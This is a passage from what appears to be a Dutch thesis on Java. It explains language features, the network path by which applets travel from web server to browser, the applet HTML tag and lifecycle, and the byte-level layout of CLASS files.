Gesteld moet worden dat beide soorten Java-programma's platform-onafhankelijk zijn en een run-time interpreter nodig hebben om uitgevoerd te kunnen worden. Een Java-applicatie heeft genoeg aan een stand-alone interpreter, terwijl een applet een Java-enabled webbrowser nodig heeft om geïnterpreteerd te worden. Een Java-enabled webbrowser bevat een ingebouwde interpreter (zie 3.1).

2.2.3 Overige eigenschappen

De programmeertaal Java kent naast de zojuist behandelde kenmerken een aantal eigenschappen die de populariteit van deze taal hebben vergroot. Zoals eerder gesteld lijkt de taal Java qua ideeën en syntax veel op de programmeertaal C++. Veel eigenschappen, die in C++ vaak voor bugs zorgden, zijn verwijderd of beperkt. Andere eigenschappen zijn juist aan deze taal toegevoegd om te helpen bij het detecteren en afvangen van fouten. Een Java-programma en in het bijzonder een Java-applet moet robuust zijn. Een Java-programma of de machine waarop ze uitgevoerd mogen bij voorkeur nooit vastlopen, als gevolg van deze uitvoering.
Een aantal van de in het oog springende eigenschappen zal kort worden beschreven:

Type Safety Een Java-programma wordt verplicht tot Type Safety. Type Safety betekent dat een Java-programma alleen een operatie op een object kan uitvoeren, als deze operatie legaal is voor dit object (zie 4.2.2.1).

Multi-threaded Een thread is een sequentiële uitvoeringsstroom. Een thread voert een aantal operaties uit al dan niet in een oneindige loop. Een thread is geen

stand-alone proces. Een stand-alone proces wordt bijvoorbeeld geïnitieerd bij het starten van een Java-programma. Een dergelijk proces kan één of meerdere threads starten. Anders dan processen kan een thread samenwerken met andere threads bijvoorbeeld door het gebruik van objecten die geladen zijn in andere threads.

Java kent daarnaast ook het begrip *threadgroups*. Een threadgroup groepeert een aantal samenhangende threads en kan daarnaast ook andere threadgroups bevatten. Op deze wijze ontstaat een hiërarchische boom van threadgroups. Door middel van een threadgroup kunnen meerdere threads tegelijkertijd gestart of gestopt worden. Java-programma's kunnen meerdere threads tegelijkertijd afhandelen. Ook mogelijkheden voor synchronisatie tussen de threads zijn aanwezig (zie 3.1.5).

Geheugentoegang Een Java-programma kan slechts op gestructureerde wijze toegang krijgen tot het geheugen. De toegang tot het geheugen gebeurt in Java niet door middel van pointers, maar slechts door rechtstreeks aan objecten te refereren. In tegenstelling tot pointers, kunnen deze referenties niet door de programmeur gemanipuleerd worden (zie 4.2.2.2).

Garbage Collector In tegenstelling tot vele andere programmeertalen hoeft de programmeur in Java geen rekening te houden met het vrijmaken van geheugen. De garbage collector houdt bij welke objecten welke geheugenplaatsen gebruiken. Als tijdens uitvoering van een Java-programma geen enkele referentie naar een geladen object bestaat, maakt de garbage collector de bijbehorende geheugenplaatsen op gezette tijden automatisch weer vrij (zie 4.2.2.3).

Error Handling In Java is het mogelijk om het programma fouten te laten afvangen. Een Java-programma zal in plaats van vast te lopen, een exceptie geven, waarbij de programmeur aan kan geven hoe het programma de exceptie af moet handelen (zie 4.2.2.4).

Dynamisch linken Bij de referentie aan een klasse, zal deze klasse pas worden gelinkt tijdens uitvoering (zie 3.1.5). Andere programmeertalen linken alle benodigde klassen al bij compilatie.


Overerving

Een belangrijke eigenschap van object-georiënteerde programmeertalen is overerving. Door middel van overerving ontstaat een hiërarchie van klassen [Knap1996]. Overerving zorgt enerzijds door middel van de hiërarchie voor een overzichtelijke, gestructureerde opbouw van een programma en zorgt er anderzijds voor dat bepaalde functionaliteiten niet telkens opnieuw ontwikkeld dienen te worden.

De basisklasse (in Java aangeduid als superklasse) bevat de grondleggende functionaliteit voor de overervende klasse (in Java aangeduid als subklasse). De subklasse overerft alle velden en methoden van de superklasse. Anders dan in C++ kan een subklasse slechts de functionaliteiten van één superklasse overerven. Meervoudige overerving zoals in de programmeertaal C++ is niet toegestaan in Java. De ontwikkelaars van Java bepaalden dat deze meervoudige overerving slechts zorgde voor een onoverzichtelijke hiërarchie van klassen.

Een subklasse kan aan de andere kant wel meerdere *interfaces* overerven (in Java aangeduid als superinterfaces). Een interface is de definitie van een klasse zonder de implementatie van de in deze klasse gedefinieerde methoden.

Belangrijk om op te merken is dat een klasse die geen superklasse specificeert standaard een subklasse wordt van de klasse **Object** uit de Java API (zie 3.1.6).



Figuur 2.2 Hiërarchie van klassen en interfaces

Hoofdstuk 3 Netwerkmobiliteit

Zoals beschreven kan een Java-applet gezien worden als een mini-applicatie, die over het Internet gedistribueerd wordt. In dit hoofdstuk zal één van de eigenschappen van de taal Java verder worden uitgewerkt: de netwerkmobiliteit van een Java-applet. De netwerkmobiliteit zal in het kader van deze scriptie worden toegespitst op de distributie van Java-applets over het Internet.

De eerste paragraaf geeft een uitgebreide beschrijving van het uitvoeringstraject van een Java-applet. Dit traject geeft aan hoe een Java-applet over het Internet gedistribueerd wordt om vervolgens op de machine aan de clientzijde te worden uitgevoerd.
In de daarop volgende paragrafen worden de belangrijke onderdelen van dit uitvoeringstraject uitgebreid toegelicht. Tenslotte zal de laatste paragraaf de eerste stappen van het behandelde uitvoeringstraject toelichten aan de hand van een voorbeeld.

3.1 Het uitvoeringstraject

Een kenmerkende eigenschap van een Java-applet is netwerkmobiliteit. In deze paragraaf moet duidelijk worden hoe een Java-applet mobiel over het Internet kan zijn. De netwerkmobiliteit van een Java-applet wordt beschreven in een uitvoeringstraject [Rid1997a][Dalh1997]. Dit traject geeft aan hoe een Java-applet na ontwikkeling over het Internet gedistribueerd kan worden om vervolgens binnen de webbrowser aan de clientzijde te worden uitgevoerd. Dit uitvoeringstraject vormt een preciezere uitwerking van het eerdere behandelde Client/Server-model in combinatie met Java-applets. De zeven stappen in het uitvoeringstraject van een Java-applet zijn:


1. De eerste stap in het uitvoeringstraject van een Java-applet is de ontwikkeling van het Java-applet zelf en een WWW-pagina die dit applet aanroept. De ontwikkeling van het Java-applet vindt plaats door het schrijven van de broncode en vervolgens de compilatie van deze broncode naar een CLASS-bestand.
2. Vervolgens worden het applet (ofwel het CLASS-bestand) en de WWW-pagina met applet-aanroep opgeslagen op een machine aan de serverzijde. De webserver van deze machine kan de bestanden over het Internet distribueren naar verschillende clients.
3. De volgende stap in het uitvoeringstraject van een Java-applet vindt plaats op het moment dat een gebruiker aan de clientzijde de WWW-pagina opvraagt. De Java-enabled

webbrowser waarmee deze gebruiker werkt, verzoekt de met deze WWW-pagina corresponderende webserver de pagina te verzenden.

4. De webserver ontvangt dit verzoek en verstuurt de WWW-pagina naar de machine aan de clientzijde.
5. De Java-enabled webbrowser aan de clientzijde ontvangt de WWW-pagina en zal deze pagina laden. Bij het laden van de WWW-pagina herkent de webbrowser de applet-aanroep. De webbrowser zal de webserver verzoeken het betreffende Java-applet te versturen. Na het laden van de WWW-pagina zal de webbrowser deze pagina tonen aan de gebruiker.
6. De webserver ontvangt dit verzoek en verstuurt het Java-applet (het CLASS-bestand) naar de machine aan de clientzijde.
7. De Java-enabled webbrowser aan de clientzijde ontvangt het Java-applet. In een Java-enabled webbrowser is een Java Virtual Machine (JVM) ingebouwd. De JVM is een omgeving die een Java-applet (in de vorm van een CLASS-bestand) laadt, controleert (zie Hoofdstuk 4) en vervolgens uitvoert. De eerder behandelde run-time interpreter of JIT-compiler is een implementatie van de Java Virtual Machine.

Opgemerkt dient te worden dat stap 5 en 7 in dit uitvoeringstraject niet noodzakelijk na elkaar worden uitgevoerd. Ontvangen en laden zijn twee processen die door een webbrowser vaak niet na elkaar, maar naast elkaar worden uitgevoerd. Eerst haalt de webbrowser de WWW-pagina op om vervolgens de overige bestanden zoals geluidsbestanden, grafische bestanden en ook Java-applets te ontvangen. Tijdens de ontvangst van de overige bestanden, wordt het HTML-bestand al geladen en aan de gebruiker getoond.

Figuur 3.1 geeft een schema van het uitvoeringstraject van een Java-applet. De belangrijkste onderdelen in het uitvoeringstraject van een Java-applet zijn de broncode, de WWW-pagina, de webserver, de webbrowser, het CLASS-bestand, de Java Virtual Machine (JVM) en de Java API (Application Program Interface). In de komende sub-paragrafen wordt elk onderdeel toegelicht.
Daarnaast is in figuur 3.1 het uitvoeringstraject van een Java-applet opgedeeld in twee fasen. De eerste fase beslaat de ontwikkeling van de broncode tot en met het versturen van het Java-applet naar een machine aan de clientzijde. Alle facetten die worden uitgevoerd aan de clientzijde, de ontvangst, het laden en het uitvoeren van het Java-applet, vormen de tweede fase van het traject van een Java-applet.



Figuur 3.1 Het uitvoeringstraject van een Java-applet

3.1.1 WWW-pagina

Zoals eerder gesteld wordt een Java-applet aangeroepen door middel van een koppeling met een WWW-pagina. Een WWW-pagina is opgebouwd in HTML-code (HyperText Markup Language) [Tane1996]. Deze taal bepaald hoe een WWW-pagina ingedeeld en opgemaakt dient te worden.

In HTML wordt de tekst van een pagina opgemaakt door het plaatsen van commando's in de tekst zelf. Deze commando's worden *tags* genoemd. Door een tag voor en na een blok tekst te geven, wordt dit blok begrensd en bepaald hoe de tekst in dit blok opgemaakt dient te worden. Binnen de taal HTML bestaan tags voor uitlijnen, vet drukken, onderstrepen, cursief drukken, invoegen van een afbeelding of een geluid, creatie van tabellen, etc.

De tag die gebruikt wordt voor de aanroep van een Java-applet is de **<applet>**-tag. Als een webbrowser bij het laden van een WWW-pagina een dergelijke tag tegenkomt, wordt onmiddellijk aan de webserver verzocht de bijbehorende Java-applet te distribueren (stap 5 en 6 uit het uitvoeringstraject van een Java-applet). Daarnaast creëert de webbrowser bij het afbeelden van de WWW-pagina een afgescheiden venster binnen deze pagina waarin de resultaten van de uitvoering van het Java-applet getoond worden.

De syntax van de <**applet**>-tag in HTML is als volgt:

```
<applet>
        code = CLASS-bestand
        width = integer_pixels
        height = integer_pixels
        [codebase = applet_url]
        [vspace = integer_pixels]
        [hspace = integer_pixels]
        [align = alignment]
        [name = some_name]
        [alt = some_text]
        [archives = some_archive]
</applet>
```

De componenten die binnen deze syntax met vierkante haken aangegeven zijn, zijn de optionele argumenten van een Java-applet. De componenten worden hier kort toegelicht:

CLASS-bestand	De bestandsnaam van het uit te voeren Java-applet.
width/height	De omvang van het venster in de WWW-pagina waarbinnen het Java-applet wordt uitgevoerd.
codebase	De locatie van de webserver waar het Java-applet is opgeslagen. Standaard is dit de webserver van waar de WWW-pagina is ontvangen.
vspace/hspace	De verticale en horizontale marge rond het venster waarbinnen het Java-applet wordt uitgevoerd.
alignment	De uitlijning van het venster waarbinnen het Java-applet wordt uitgevoerd.
name	Een naam voor het Java-applet waarmee aan dit applet gerefereerd kan worden (bijvoorbeeld door andere applets).
alt	De alternatieve tekst die wordt getoond als de webbrowser het Java-applet niet kan laden (bijvoorbeeld als het applet niet op de machine aan de serverzijde opgeslagen blijkt te zijn).
archives	Het JAR-bestand waarin het Java-applet is verpakt (zie 4.2.6).

3.1.2 De broncode


Een Java-compiler maakt voor de creatie van CLASS-bestanden gebruik van broncode geschreven in de programmeertaal Java. De broncode van een CLASS-bestand wordt een Java-klasse genoemd. Een Java-klasse bestaat uit een klassendefinitie (de interface) inclusief de implementatie van de in deze klasse gedefinieerde methoden. Aan deze klasse kunnen andere klassen gekoppeld worden door het importeren van deze klassen.

Zoals eerder gesteld (zie 2.2.2) zijn er twee soorten Java-programma's: Java-applicaties en Java-applets. De werking van een Java-applet wijkt af van de werking van een stand-alone Java-applicatie. Dit blijkt ook uit de opbouw van de broncode. Het is mogelijk een Java-klasse als een Java-applicatie of een Java-applet te definiëren door enkele toevoegingen aan de broncode van deze Java-klasse. Daarmee zijn er drie soorten Java-klassen: een 'normale' Java-klasse, een Java-applicatie en een Java-applet. Belangrijk om te vermelden is dat een gecompileerde Java-applicatie of Java-applet nog steeds wordt aangeduid als een Java-applicatie of Java-applet. Een Java-klasse wordt een Java-applicatie door de toevoeging van een **main()**-methode aan deze klasse. Bij de uitvoering van een Java-applicatie wordt automatisch deze methode als eerste aangeroepen.

In verband met de netwerkmobiliteit is de opbouw van de broncode van een Java-applet het belangrijkste voor dit hoofdstuk. Een Java-klasse wordt een Java-applet door de standaardklasse **java.applet** te importeren en deze als superklasse te definiëren (zie 2.2.3, overerving en 3.2).
Deze standaardklasse **java.applet** bevat de methoden **init**, **start**, **stop**, **destroy**. Deze methoden vormen de basis-functionaliteiten waarmee een Java-applet uitgevoerd kan worden. Door deze klasse als superklasse te definiëren overerft een Java-applet de methoden van **java.applet** en kan dit Java-applet gebruik maken van deze methoden. De mogelijkheid bestaat om in de broncode van een Java-applet deze standaard methoden te herdefiniëren en zo de basis-functionaliteiten uit de standaardklasse te vervangen door de gewenste functionaliteiten van het applet.

De volgende figuur geeft aan hoe een Java-applet tijdens uitvoering door middel van de zojuiste genoemde methoden bestuurd wordt. Deze figuur geeft daarmee in feiten een verfijning van fase twee van het uitvoeringstraject van een Java-applet met daaraan gekoppeld de methoden uit de broncode van een Java-applet. Zowel de ontvangst, het laden, de

initialisatie en de uivoering van een Java-applet in deze figuur behoren tot fase twee van dit traject.



Figuur 3.2 De levenscyclus van een Java-applet.

Na het laden van een Java-applet zal de in dit applet gedefinieerde klasse automatisch worden geïnitieerd met de methode **init**. Deze methode initialiseert de variabelen in de klasse definitie (klasse-variabelen). Bij de uitvoering van het Java-applet door de JVM wordt de methode **start** van deze klasse aangeroepen en vanuit deze methode kan de klasse zijn threads opstarten.

Bij het laden van een andere WWW-pagina door de gebruiker aan de clientzijde zal het applet worden gestopt met de methode **stop**. Het applet blijft passief in het geheugen. Wanneer deze gebruiker terug gaat naar de oorspronkelijke WWW-pagina, wordt deze pagina opnieuw geladen. Het bijbehorende passieve applet wordt op dat moment ook opnieuw geladen en uitgevoerd. Pas bij het verwijderen van de oorspronkelijke WWW-pagina met applet-aanroep uit het geheugen, wordt de methode **destroy** uitgevoerd. Deze methode verwijdert het Java-applet uit het geheugen. Het verwijderen van een WWW-pagina uit het geheugen vindt bijvoorbeeld plaats bij het sluiten van de webbrowser. Vanaf de initialisatie tot aan de verwijdering uit het geheugen aan de clientzijde wordt vaak *de levenscyclus* van een Java-applet genoemd.

3.1.3 De webserver en de webbrowser

Zoals het eerder behandelde Client/Server-model aangeeft, wordt bij de distributie van een Java-applet dit applet opgeslagen aan de serverzijde en uitgevoerd aan de clientzijde. De WWW-pagina, die het Java-applet, aanroept is ook opgeslagen op de machine aan de serverzijde.

De WWW-pagina en het bijbehorende Java-applets worden gedistribueerd door middel van een zogenaamde webserver. Een webserver is een proces op de machine aan de serverzijde die alle informatie op deze machine via het WWW beschikbaar stelt. In dit geval is slechts de informatie opgeslagen in de vorm van een WWW-pagina met applet-aanroep en het bijbehorende Java-applet van belang.

Een proces aan de clientzijde toont de WWW-pagina en voert het Java-applet uit op de bijbehorende machine aan de clientzijde. Dit proces kan aangeduid worden als de webclient, maar wordt in de praktijk de webbrowser genoemd. In dit geval is slechts de webbrowser die Java-applets uit kan voeren, ofwel de Java-enabled webbrowser van belang. Een webbrowser is een programma waarmee een gebruiker WWW-pagina's kan opvragen en raadplegen.

De communicatie tussen de webserver en de client (of beter de webbrowser) vindt meestal plaats door middel van het HTTP-protocol. Dit protocol definieert regels voor de verzoeken van de client aan de server en voor het beantwoorden van de server aan de client.

Om de communicatie tussen server en client goed te laten verlopen, moet er naast het HTTP-protocol de mogelijkheid zijn om een WWW-pagina (en ook een Java-applet) te identificeren. De identificatie vindt plaats door middel van een *URL* (Uniform Resource Locator). Een URL is een string met de naam van de machine aan de serverzijde waar de pagina is opgeslagen, de naam en plaats van de pagina op de lokale schijf van deze machine en het te hanteren protocol bij de communicatie tussen de client en server (zoals zojuist gesteld vaak het HTTP-protocol). De URL is de invoer van de gebruiker aan de clientzijde voor de webbrowser. De webbrowser kan aan de hand van deze URL bepalen welke pagina aan welke server opgevraagd dient te worden.

Een voorbeeld van een URL is: http://www.sun.com/index.htm

Waarbij **http** het te hanteren communicatieprotocol is, www.sun.com de DNS-naam van de server (zie 5.1.2.1) en **/index.htm** de naam en de plaats van de WWW-pagina op de lokale schijf van de machine aan de serverzijde.

3.1.4 Het CLASS-bestand

Het CLASS-bestand is de grondleggende datastructuur van een Java-klasse. Zoals eerder gesteld creëert de Java-compiler voor elke klasse of interface een apart CLASS-bestand. Een CLASS-bestand bevat alle informatie van een klasse of interface die de JVM nodig heeft om een Java-programma, dat gebruik maakt van deze klasse of interface, uit te voeren. De bytecode, die gezien kan worden als de machinecode van de JVM, is onderdeel van deze informatie [Dalh1997][Ven1997d][Ven1997i].

De informatie in een CLASS-bestand is opgeslagen zonder vrije ruimte tussen de verschillende brokken informatie. Een CLASS-bestand wordt op deze manier zo klein mogelijk gehouden, opdat de distributie van dit bestand over het Internet minder tijd in beslag neemt. De informatie in een CLASS-bestand is opgedeeld in een aantal soorten en de opbouw van een dergelijk bestand geeft een vaste volgorde van deze soorten informatie:

Soort informatie	**Lengte in bytes**
Magic Number	4
Subversienummer	2
Versienummer	2
Aantal constanten	2
Constantpool [Aantal constanten-1]	-
Access flags	2
Klasse	2
Superklasse	2
Aantal interfaces	2
Interfaces [Aantal interfaces]	2
Aantal velden	2
Velden [Aantal velden]	-
Aantal methoden	2
Methoden [Aantal methoden]	-
Aantal attributen	2
Attributen [Aantal attributen]	-

De informatie is ingedeeld in bytes. De informatie in een CLASS-bestand varieert in lengte en informatie die meer dan één byte in beslag nemen is geordend naar big-endian order[2]. Omdat het aantal interfaces, velden, methoden en attributen per klasse verschilt, zullen de bijbehorende soorten informatie per CLASS-bestand in lengte verschillen. Het aantal bytes voor deze soorten informatie is niet te voorspellen (in de bovenstaande tabel aangegeven met een "-" teken). In een CLASS-bestand wordt bij dergelijke informatie de lengte in bytes vermeld.

Door de vaste volgorde van de soorten informatie en de opgave van de omvang in bytes van de informatie wordt het laden van een CLASS-bestand voor de JVM vereenvoudigd. De JVM kan bij het laden van een CLASS-bestand lineair door dit bestand lopen en weet precies waar een bepaalde soort informatie gevonden kan worden. De soorten informatie uit de bovenstaande tabel worden hier toegelicht:

3.1.4.1 Magic number en versienummers

De eerste vier bytes van een CLASS-bestand vormen het *magic number* met de hexadecimale waarde 0xCAFEBABE. Doordat de eerste 4 bytes van een CLASS-bestand een vaste waarde hebben, kan een dergelijk bestand makkelijk door de JVM geïdentificeerd worden.

De tweede vier bytes van een CLASS-bestand geven het versie- een subversienummer van dit bestand. Deze nummers geven aan door welke versie van de Java-compiler dit bestand is gecreëerd. Een JVM kan door het vergelijken van zijn eigen versienummer en de versienummers van het CLASS-bestand bepalen of zij in staat is om het bestand uit te voeren. De JVM is dusdanig gespecificeerd dat een verschil in het subversienummer niet betekent dat het bestand niet uitgevoerd kan worden.

3.1.4.2 Constantpool

De *constantpool* is een array van alle constanten in een klasse of interface. De constanten in de constantpool zijn onder andere de namen van klassen en interfaces, namen variabelen en typen, waarden van constanten en finale variabelen, namen van methoden en signatures. Een *signature* is de return-waarde en de argumenten van een methode. In de rest van het CLASS-

[2] De ordening van de informatie in het bestand begint aan de meest significante kant [Tane1990].

bestand wordt door middel van een index aangegeven naar welke constante uit de constantpool wordt verwezen.

Daar deze constanten verschillende typen kunnen hebben, bestaat de array ook uit een aantal verschillende typen. Als gevolg van deze verschillende typen wordt de array gevormd door elementen van verschillende lengtes. Elk element uit de array bevat één constante, waarbij de soort en de lengte van de constante wordt aangegeven. Daarnaast wordt bij het array aangegeven wat de totale lengte van de elementen in de array is en uit hoeveel elementen de array bestaat.

3.1.4.3 Access flags

De *access flags* geven aan of het CLASS-bestand een klasse of een interface definieert en of deze klasse of interface **public**, **protected**, **private**, **abstract** of **final** is.

3.1.4.4 Klasse

De volgende twee bytes in een CLASS-bestand vormen een verwijzing naar een element in de constantpool. Dit element bevat de naam van de klasse of interface die door dit bestand wordt gedefinieerd.

3.1.4.5 Superklasse

Ook deze soort informatie wordt gevormd door twee bytes die verwijzen naar een element in de constantpool. Dit element bevat dezelfde soort constante als het element uit de vorige paragraaf, maar dit element bevat de naam van de superklasse waarvan de klasse of interface zijn velden en methoden overerft.

3.1.4.6 Interfaces

Deze soort informatie wordt gevormd door een array van verwijzingen naar elementen uit de constantpool. Deze elementen bevatten dezelfde soort constanten als de hierboven beschreven elementen van de klasse en superklasse. Elk element bevat de naam van de interface die deze klasse implementeert (zie 2.2.3, overerving). Omdat een klasse meerder interfaces kan implementeren, bestaat deze soort informatie uit een array van verwijzingen.

3.1.4.7 Velden

Deze soort informatie begint met een opgave van het aantal velden in deze klasse of interface. Daarnaast wordt deze soort informatie gevormd door een array van datastructuren. In deze array krijgt elk veld een element. Een element bevat door middel van een datastructuur de kenmerkende eigenschappen van een veld. Voor enkele eigenschappen van een veld wordt in deze structuur een verwijzing naar een element van de constantpool gegeven. De opbouw van een dergelijke datastructuur ziet er in pseudo-broncode als volgt uit:

Listing 2.1 Pseudo-broncode voor de datastructuur van een veld in een CLASS-bestand

```
// Het type van de velden staat in deze pseudo-broncode aangegeven als byte
// waar in werkelijkheid deze velden meerder bytes in beslag kunnen nemen.

Field
{
      byte Access_flag
      byte Name_Index
      byte Signature_Index
      byte nAttributes  //aantal attributen
      Attribute Attributes [nAttributes]
}
```

De datastructuur van een veld bevat ten eerste de **access flag** van een veld, die bepaalt of dit veld **public**, **private**, **protected** of **final** is. Daarnaast bevat deze structuur twee verwijzingen naar elementen in de constantpool. Een verwijzing naar een element die de naam van het veld geeft en een verwijzing naar een element met de signature van dit veld. Deze signature kan onder andere informatie bevatten over het type van dit veld.
Tenslotte bevat deze datastructuur een array van attributen. Deze attributen zijn op hun beurt ook opgeslagen door middel van een datastructuur. Elk attribuut vormt een element in de array. Een attribuut kan verwijzen naar een element uit de constantpool. Een element bevat dan bijvoorbeeld de constante waarde van een veld.

Overigens dient opgemerkt te worden dat slechts de velden uit de klasse of interface zelf in een CLASS-bestand worden opgenomen. Velden gedefinieerd door de superklasse of te implementeren interfaces worden niet in dit bestand opgenomen.

3.1.4.8 Methoden

Deze soort informatie begint met een opgave van het aantal methoden in deze klasse of interface. Ook voor de methoden geldt dat slechts de methode die tot de klasse of interface zelf behoren worden opgenomen in de telling.

De informatie over de methoden wordt opgeslagen in een array van datastructuren. In deze array krijgt elk methode een element, waarin de kenmerkende eigenschappen van deze methode door middel van een datastructuur worden opgeslagen.
De pseudo-broncode van de datastructuur van een methode komt overeen met die van een veld (zie 3.1.4.7). Het verschil tussen deze datastructuren zit in de betekenis van de verwijzing naar de signature en de vorm van de datastructuur in de array van attributen. De signature van een methode geeft niet alleen het type van de return-waarde van de methode, maar ook de parameters die bij de aanroep aan een methode wordt meegegeven.
De datastructuur in de array van attributen is bij een methode als volgt:

Listing 2.2 Pseudo-broncode voor de datastructuur van een attribuut van een methode in een CLASS-bestand

```
Attribute
{
      byte Attributename_Index
      byte Attributelength
      byte Stack_Size
      byte nLocal_Variables   //aantal lokale variabelen
      byte Bytecode_Length
      byte Code [Bytecode_Length]
      byte ExceptionHandler_Table_Size
      byte ExceptionHandler_Table [ExceptionHandler_Table_Size]
      byte nAttributes  //aantal attributen
      Attribute Attributes [nAttributes]
}
```

De **Attributename_Index** geeft een verwijzing naar een element van de constantpool waar de string **Code** is opgeslagen. Door deze verwijzing kan de JVM bij uitvoering bepalen dat deze datastructuur de eigenschappen van een methode en de bytecode bevat. De **Attribute_Length** geeft de lengte van dit attribuut die, alleen door verschil in lengte van de bytecode, per methode kan verschillen. De **Stack_Size** geeft de maximaal benodigde ruimte op de stack tijdens uitvoering van de methode. Zo kan de JVM voor de uitvoering van de methode bepalen hoeveel ruimte op de Java Stack (zie 3.1.5) gereserveerd moet worden. Ook **nLocal_Variables** moet de JVM ondersteunen bij uitvoering. Door de opgave van het aantal

